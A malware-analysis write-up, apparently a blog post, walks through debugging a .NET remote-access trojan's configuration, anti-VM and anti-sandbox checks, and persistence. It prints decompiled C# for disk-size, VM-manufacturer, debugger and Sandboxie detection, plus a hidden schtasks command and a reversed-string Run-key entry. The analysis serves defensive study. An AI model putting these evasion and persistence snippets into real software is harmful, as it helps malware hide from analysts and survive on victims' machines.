
After that there was a variable with the name of Pastebin which was returning the null after decrypting maybe this was something that was filled when the connection established.




The next value was for anti-vm and anti-sandbox. After decrypting the value, it was returning the Boolean “false”. I was surprised at this point maybe this value should be true by default to check virtualization or sandboxes. I have to make this value false anyway to perform my analysis, this step is called patching the malware.




After that there was a BDOS variable after decrypting it was returning the value false by default. This is something which was using to make a process critical. Maybe all these values will be true in other .exe which this malware was creating with the name of “Runtime Broker.exe”.




At the end, there was variables with the name of Serversignature and ServerCertificate. After decrypting value, I got the certificate which was using to connect with the c2 server over TLS/SSL. All data was sending and receiving over encrypted form. I am attaching both screenshots so you guys can see the certificate and signatures values which was using during the connection creation.







At the end of this function, there was a verifyHash() function which was checking the integrity of certificates and signatures of server before returning true or false. If the certificate value is same then it returns true.




After completing the initialization function, I forward to the next instruction there was if statement which was checking either the mutex is successfully created or not. If the mutex is not created it stops the execution of program. So I set the breakpoint of CreateMutex() function and see the returning value to continue the flow of program execution.






After successfully creating the mutex with value that I mentioned in my above analysis the program now checking and execution RunAntiAnalysis() which was checking different checks either the malware is running in virtual or sandbox environment then it will exit. Let check the each anti-vm and anti-sandbox techniques deployed by this malware sample.



In this function there were 5 functions executing. All these functions are checking different conditions and returning the value of true or false based on the environment in which the malware was running. Let's discuss the conditions one by one.



C# method named IsSmallDisk that checks if the system drive has a total size less than or equal to 61,000,000,000 bytes (approximately 61 GB).

Defining Size Limit: long num = 61000000000L; sets the size limit (61 GB) for what is considered a 'small disk'.

Getting System Drive Size: Path.GetPathRoot(Environment.SystemDirectory) gets the root path of the system directory (usually the drive where the operating system is installed).

new DriveInfo(...).TotalSize creates a DriveInfo object for the system drive and retrieves its total size.

Size Comparison: if (new DriveInfo (Path.GetPathRoot(Environment.SystemDirectory)).TotalSize <= num) checks if the total size of the system drive is less than or equal to 61 GB. If the condition is true, return true; is executed, indicating that the disk is considered 'small'.

```
20
21      // Token: 0x06000027 RID: 39 RVA: 0x000033F8 File Offset: 0x000015F8
22      private static bool IsSmallDisk()
23      {
24          try
25          {
26              long num = 61000000000L;
27              if (new DriveInfo(Path.GetPathRoot(Environment.SystemDirectory)).TotalSize <= num)
28              {
29                  return true;
30              }
31          }
32          catch
33          {
34          }
35          return false;
36      }
37
```

IsXP method that checks if the operating system of the computer is Windows XP

Checking Operating System: new ComputerInfo().OSFullName.ToLower() creates an instance of ComputerInfo and retrieves the full name of the operating system, converting it to lowercase. .Contains("xp") checks if the OS name contains the substring "xp".

Returning True for Windows XP: If the condition if (new ComputerInfo().OSFullName.ToLower().Contains("xp")) is true, which means the operating system name includes "xp", the method returns true. This indicates that the operating system is Windows XP.

```
37
38      // Token: 0x06000028 RID: 40 RVA: 0x00003450 File Offset: 0x00001650
39      private static bool IsXP()
40      {
41          try
42          {
43              if (new ComputerInfo().OSFullName.ToLower().Contains("xp"))
44              {
45                  return true;
46              }
47          }
48          catch
49          {
50          }
51          return false;
52      }
53
```

After that DetectManufacturer method intended to determine if the computer is a virtual machine based on its manufacturer and model.

Using Statements for Resource Management: ManagementObjectSearcher is instantiated with the query "Select * from Win32_ComputerSystem". This object is used to query WMI (Windows Management Instrumentation) for information about the computer system.

ManagementObjectCollection is obtained from the ManagementObjectSearcher object, containing the results of the WMI query.

Iterating Over Management Objects: The method iterates over each ManagementBaseObject in the ManagementObjectCollection. It retrieves and converts the Manufacturer property to lowercase and stores it in the text variable. The Model property is also retrieved for further checks.

Checking for Virtual Machine Manufacturers: The method checks if the manufacturer is "Microsoft Corporation" and the model contains "VIRTUAL" (indicating a Microsoft virtual machine, like Hyper-V). It also checks if the manufacturer's name contains "vmware" or if the model is "VirtualBox". If any of these conditions are met, the method returns true, indicating the system is likely a virtual machine.

```
53
54      // Token: 0x06000029 RID: 41 RVA: 0x000034A0 File Offset: 0x000016A0
55      private static bool DetectManufacturer()
56      {
57          try
58          {
59              using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
60              {
61                  using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
62                  {
63                      foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
64                      {
65                          string text = managementBaseObject["Manufacturer"].ToString().ToLower();
66                          if ((text == "microsoft corporation" && managementBaseObject["Model"].ToString().ToUpperInvariant().Contains("VIRTUAL")) ||
                              text.Contains("vmware") || managementBaseObject["Model"].ToString() == "VirtualBox")
67                          {
68                              return true;
69                          }
70                      }
71                  }
72              }
73          }
74          catch
75          {
76          }
77          return false;
78      }
```


The DetectDebugger method designed to check if the current process is being debugged. NativeMethods.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref flag); is called. This method is presumably a part of a custom class NativeMethods and is expected to perform a check to see if the current process (Process.GetCurrentProcess().Handle) is being debugged. The result of this check is stored in flag. After the call, flag2 is set to the value of flag. If the CheckRemoteDebuggerPresent method determines that the process is being debugged, flag will be true, and thus flag2 will also be set to true.

```
79
80      // Token: 0x0600002A RID: 42 RVA: 0x000035DC File Offset: 0x000017DC
81      private static bool DetectDebugger()
82      {
83          bool flag = false;
84          bool flag2;
85          try
86          {
87              NativeMethods.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref flag);
88              flag2 = flag;
89          }
90          catch
91          {
92              flag2 = flag;
93          }
94          return flag2;
95      }
```


And in the final the DetectSandboxie method designed to detect whether the application is running within Sandboxie, a popular sandboxing software. NativeMethods.GetModuleHandle("SbieDll.dll").ToInt32() is called to get a handle to the module "SbieDll.dll", which is a known component of Sandboxie. .ToInt32() != 0 checks whether the handle is non-zero. A non-zero value indicates that the module is present in the process's address space, suggesting that the application is running within Sandboxie. If the module is found, flag is set to true. Otherwise, it is set to false.

```
8       private static bool DetectSandboxie()
9       {
0           bool flag;
1           try
2           {
3               if (NativeMethods.GetModuleHandle("SbieDll.dll").ToInt32() != 0)
4               {
5                   flag = true;
6               }
7               else
8               {
9                   flag = false;
0               }
1           }
2           catch
3           {
4               flag = false;
5           }
6           return flag;
```


After that there was a condition that was checking if the install variable is true then it was calling the function with the name "Install()". I decided to debug this function step by step because this was the core function who was responsible to create persistence and to perform other steps.



The above all mentioned checks was to initialize the configuration files and to check if the malware running in virtualized environment or not. If everything is ok then this function was responsible to install the malware. In the function firstly it was getting the fileInfo which was the same path in which the malware was creating the "Runtime Broker.exe" and also getting the name of current running process.




After getting these two it was checking if both the running process and the file name in the APPDATA is same then it tries to kill the running program and exit the code.



After that it was checking if the program is running with admin privileges, then it starts process and scheduled a task with highest privileges to create persistence.

```
if (Methods.IsAdmin())
{
    Process.Start(new ProcessStartInfo
    {
        FileName = "cmd",
        Arguments = string.Concat(new string[]
        {
            "/c schtasks /create /f /sc onlogon /rl highest /tn \"",
            Path.GetFileNameWithoutExtension(fileInfo.Name),
            "\" /tr '\"",
            fileInfo.FullName,
            "\"' & exit"
        }),
        WindowStyle = ProcessWindowStyle.Hidden,
        CreateNoWindow = true
    });
}
```

After executing the instruction when I checked the task schedule and see there was a task with the name of Runtime Broker was created with highest privileges and executed Runtime Broker.exe from APPDATA every time user login. So, this was creating the persistence using task scheduled if the program executes with the admin privileges.




If the program is executed with normal privileges, then the malware was using the registry key to create persistence rather them scheduling the task. So, in the execution flow these are two different persistence techniques depending on the privileges. "HKCU\Software\Microsoft\Windows\CurrentVersion\Run"


```
else
{
    using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(Strings.StrReverse("\\nuR\\noisreVtnerruC\\swodniW\\tfosorciM\
      \erawtfoS"), RegistryKeyPermissionCheck.ReadWriteSubTree))
    {
        registryKey.SetValue(Path.GetFileNameWithoutExtension(fileInfo.Name), "\"" + fileInfo.FullName + "\"");
    }
}
```

The string value was in reverse form and there was a function which was taking the registry value as an input and setting it in actual form. These techniques are used by threat actors to bypass defense mechanisms. After that the malware was getting the bytes from the running file and writing the same bytes using name "Runtime Broker.exe" in APPDATA folder. Which means it was copying itself in APPDATA.


The string value was in reverse form and there was a function which was taking the registry value as an input and setting it in actual form. These techniques are used by threat actors to bypass defense mechanisms. After that the malware was getting the bytes from the running file and writing the same bytes using name "Runtime Broker.exe" in APPDATA folder. Which means it was copying itself in APPDATA.




After that there was some instructuon which was created a batch file in temp folder. This batch script was executing command timeout 3 > null and starting the copied file "Runtime Broker.exe" also destroying itself after doing all stuff.



After executing the instructions, we can clearly see that it created a batch file in temp folder with the name of "tmpB21A.tmp.bat" and writing some commands in this batch file.



